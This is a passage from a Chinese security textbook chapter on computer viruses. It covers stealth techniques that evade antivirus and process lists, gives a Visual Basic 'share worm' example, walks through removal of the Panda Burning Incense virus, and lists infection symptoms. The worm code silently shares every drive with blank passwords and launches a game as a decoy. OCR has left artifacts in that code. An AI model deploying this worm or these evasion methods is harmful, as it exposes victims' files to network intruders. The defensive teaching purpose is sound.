


图 8-10　引导型病毒的隐藏技术示意图

（2）另外一种更高明的方法是直接针对杀毒软件的。为了对付上面所说的病毒隐藏手段，一些杀毒软件采用直接对磁盘控制器进行操作的方法读写磁盘扇区，病毒的制造者在加载程序的时候制造假象，当启动任何程序的时候，修改 DOS 执行程序的中断功能，首先把被病毒感染的扇区恢复原样，这样即使反病毒程序采用直接磁盘访问也只能看到正常的磁盘扇区，当程序执行完成后，再重新感染，如图 8-11 所示。对付这种病毒的唯一方法是在进行病毒检测之前首先清除内存中的所有病毒。

引导型病毒为了隐藏自己，经常采用更改活动引导记录，使病毒代码看起来非常类似于正常启动代码等方法，尽可能减少被杀毒软件发现的可能性。

2．文件型病毒的隐藏技术

文件型病毒的隐藏技术和引导型病毒使用的技术非常类似，同样是替换 DOS 或者基本输入输出系统的文件系统相关调用，在打开文件的时候将文件的内容恢复未感染的状态，在关闭文件的时候重新进行感染。




图 8-11　引导型病毒感染

由于访问文件型病毒的方式、方法非常多，所以实现完全的文件型病毒隐藏是一件非常困难的任务，一个完整的隐藏技术应该包括对下面几个方面的处理，如图 8-12 所示。




图 8-12　文件型病毒

一般的文件型病毒仅仅使用其中的一部分隐藏技术。最常见的是对列目录进行隐藏，这样，在使用 DIR 命令列目录的时候，看到的文件大小是病毒提供的，从实际大小减去病毒大小的数值，这样就不会感觉到病毒的存在。

3．Windows 环境下的隐藏技术

在 Windows 系统中，有一定经验的用户觉察系统异常后，常常使用管理器进程列表来观察是否有异常进程的存在。若存在，则会采取一定的防范措施。因此，实现进程或模块隐藏应该是一个成功病毒所必须具备的特征。在 Windows 9x 下，Kernel32.dll 有一个可以使进程从管理器进程列表中消失的导出函数 RegisterServiceProcess，但它仍不能使病毒逃

离一些进程浏览工具的监视。但当病毒编写者知道这些工具是如何来枚举进程的之后，也能找到对付这些工具的相应方法。例如，进程浏览工具在 Windows 9x 下，大都使用一个叫做 ToolHelp32.dll 的动态链接库中的 Process32First 和 Process32Next 两个函数来实现进程枚举；而在 Windows NT/2000 里，也有 Psapi.dll 导出的 EnumProcess 可用以实现相同的功能。所以病毒就可以考虑修改这些公用函数的部分代码，使之不能返回特定进程的信息，从而实现病毒的隐藏。

8.3 计算机病毒实例

8.3.1 编写蠕虫病毒实例

1. 用 VB 编制共享蠕虫病毒的步骤

（1）用 GetDriveType 函数检测机器从 C 盘开始的所有驱动器。

（2）将找到的每一个驱动器后面加上$符号作为一个子键（C$，D$，E$），写入注册表的 LanMan 子键下。

（3）将每一个子键的 Flags 值设置为 302（十六进制）。

（4）将 Path 设置成相应的路径。

2. 程序的关键代码

```
Option Explicit
Dim WinDir As String
Const CommonPath = "SoftWare\Microsoft\WindowsCurrentVersion\Network\
LanMan"
Private Sub Form_Load()
Me.Hide
Dim buff As String,DriveNo As Integer,Result As Integer,Game
For DriveNo = 0 To 25                    //遍历所有的 26 个驱动器
  buff = Chr$(65 + DriveNo) + ":"        //取驱动器符
  Result = GetDriveType(buff)            //调用 API 函数来获得驱动器的类型
  If Result = 3 Xor Result = 5 Then
  //写入共享的类型，这就是程序的关键所在
  setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65+DriveNo)+"$", "Flags",
  REG_DWORD, "770", 3
  setvalue HKEY_LOCAL_MACHINE,CommonPath + Chr(65+DriveNo)+"$", "Type",
  REG_DWORD, "0", 0
  //写入共享驱动器的路径，就是"C:", "D:"等
  setvalue HKEY_LOCAL_MACHINE, CommonPath + Chr(65 + DriveNo) + "$", "Path",
  REG_SZ,buff, 4
  //写入共享目录的只读访问密码
  setvalue HKEY_LOCAL_MACHINE,CommonPath+Chr(65+DriveNo)+"$", "Parm2enc",
  REG_BINARY, 0,0
  //写入该共享目录的完全访问密码
  setvalue HKEY LOCAL MACHINE,CommonPath+Chr(65+DriveNo)+"$", "Parm1enc",
```

```
REG BINARY, 0, 0
//写入一些注释信息，比如“hello!”
setvalue HKEY LOCAL MACHINE, CommonPath+Chr(65+DriveNo)+"$","Remark",
REG SZ, "hello!", 21
End If
Next DriveNo
GetWinDir //获得Windows目录的路径
//如果有扫雷游戏的话就在前台执行它
If Dir(WinDir & "winmine。exe") <> "" Then   Game =Shell(WinDir & "WINMINE.
EXE", vbMaximizedFocus)
Else
Game = Shell(WinDir & "explorer"， vbMaximizedFocus)
End If
Unload Me
End Sub
Public Sub GetWinDir() //windows所在目录的子程序
Dim Length As Long
WinDir = String(MAX_PATH， 0)
Length = GetWindowsDirectory(WinDir， MAX_PATH)
WinDir = Left(WinDir， InStr(WinDir， Chr(0)) - 1)
End Sub
```

8.3.2 熊猫烧香病毒的查杀

1. 熊猫烧香病毒介绍

熊猫烧香病毒破坏性极大，运行后将自身伪装成与系统进程极其相似的进程，以欺骗用户，并通过添加注册表项实现开机自启动。熊猫烧香能够感染硬盘中的所有.exe、.com文件等可执行文件，并将被感染.exe文件的图标改为一只捧了三根香的熊猫，该病毒也因此得名。此外，熊猫烧香还将删除后缀名为.gho的Ghost备份文件，防止用户恢复系统。该病毒还修改所有本机上的网页文件，添加特定语句以实现连接到指定网站，从而下载其他恶意软件。同时病毒运行后枚举内网的所有可用共享，并尝试通过弱口令方式感染局域网内的其他计算机。熊猫烧香还通过在每个磁盘的根目录下复制其可执行文件的建立autorun.ini文件以实现用户双击访问该磁盘时自动运行。

熊猫烧香主要通过共享文件夹、文件捆绑、运行染毒程序、点击染毒邮件附件等方式进行传播，传播速度非常快。此外，该病毒的变种非常多，更新也很快，令广大计算机用户防不胜防。

2. 查杀熊猫烧香步骤

1）观察熊猫烧香病毒的中毒症状

中熊猫烧香病毒后会发现系统运行速度明显变慢，但是，此时如果试图打开任务管理器会发现任务管理器的界面一闪就消失了，根本无法正常使用。除此之外，企图运行注册表编辑器和一些主流安全软件时也会出现相同的情况。此时，可以将任务管理器进行重命名操作，命令如图8-13所示，复制任务管理器程序并重命名为task.exe，复制成功后，执

行 task.exe 就相当于执行任务管理器程序。




图 8-13　复制任务管理器程序

2）结束熊猫病毒进程

打开任务管理器，会发现可疑进程 ncscv32.exe，如图 8-14 所示。将此进程结束。

Windows 任务管理器

文件(F)　选项(O)　查看(V)　帮助(H)

应用程序　进程　性能

映像名称	PID	CPU	CPU 时间	内存使用
svchost.exe	656	00	0:00:00	3,624 K
llssrv.exe	680	00	0:00:00	1,868 K
regsvc.exe	724	00	0:00:00	884 K
termsrv.exe	832	00	0:00:00	3,144 K
VMwareService.e	964	00	0:00:01	2,292 K
wins.exe	984	00	0:00:00	2,912 K
dns.exe	996	00	0:00:00	2,740 K
inetinfo.exe	1016	00	0:00:04	10,128 K
Dfssvc.exe	1180	00	0:00:00	1,336 K
Explorer.exe	1392	00	0:00:12	2,836 K
VMwareTray.exe	1496	00	0:00:00	1,512 K
VMwareUser.exe	1516	00	0:00:01	1,784 K
internat.exe	1524	00	0:00:00	1,284 K
conime.exe	1600	00	0:00:00	1,000 K
task.exe	5156	00	0:00:00	2,156 K
cmd.exe	6496	00	0:00:00	44 K
ncscv32.exe	6860	16	0:00:32	3,492 K
ncscv32.exe	6912	16	0:00:27	3,688 K

显示所有用户的进程(S)　　结束进程(E)

进程数: 29　CPU 使用: 33%　内存使用: 97420K / 311080K

图 8-14　结束熊猫烧香进程

3）删除熊猫烧香病毒文件

搜索熊猫烧香病毒文件，在系统目录下的 drivers 目录中，将该文件删除，命令如图 8-15 所示。




图 8-15　删除熊猫烧香文件

至此，熊猫烧香病毒文件已经被清除了，但是，系统中还有许多被感染的文件，一旦运行这些文件仍然会使病毒再次发作，因此，还需要对这些被感染文件进行修复，这项工作可以通过升级到最新版本的反病毒软件进行修复。

8.4　计算机病毒的检测与防范

由于计算机病毒具有相当的复杂性和行为不确定性，计算机病毒的检测与防范需要多种技术综合应用。

8.4.1　计算机病毒的检测

计算机病毒对系统的破坏离不开当前计算机的资源和技术水平。对病毒的检测主要从检查系统资源的异常情况入手，逐步深入。

1．异常情况判断

在计算机工作时，如出现下列异常现象，则有可能感染了病毒。

（1）屏幕出现异常图形或画面，这些画面可能是一些鬼怪，也可能是一些下落的雨点、字符、树叶等，并且系统很难退出或恢复。

（2）扬声器发出与正常操作无关的声音，如演奏乐曲或是随意组合的、杂乱的声音。

（3）磁盘可用空间减少，出现大量坏簇，且坏簇数目不断增多，直到无法继续工作。

（4）硬盘不能引导系统。

（5）磁盘上的文件或程序丢失。

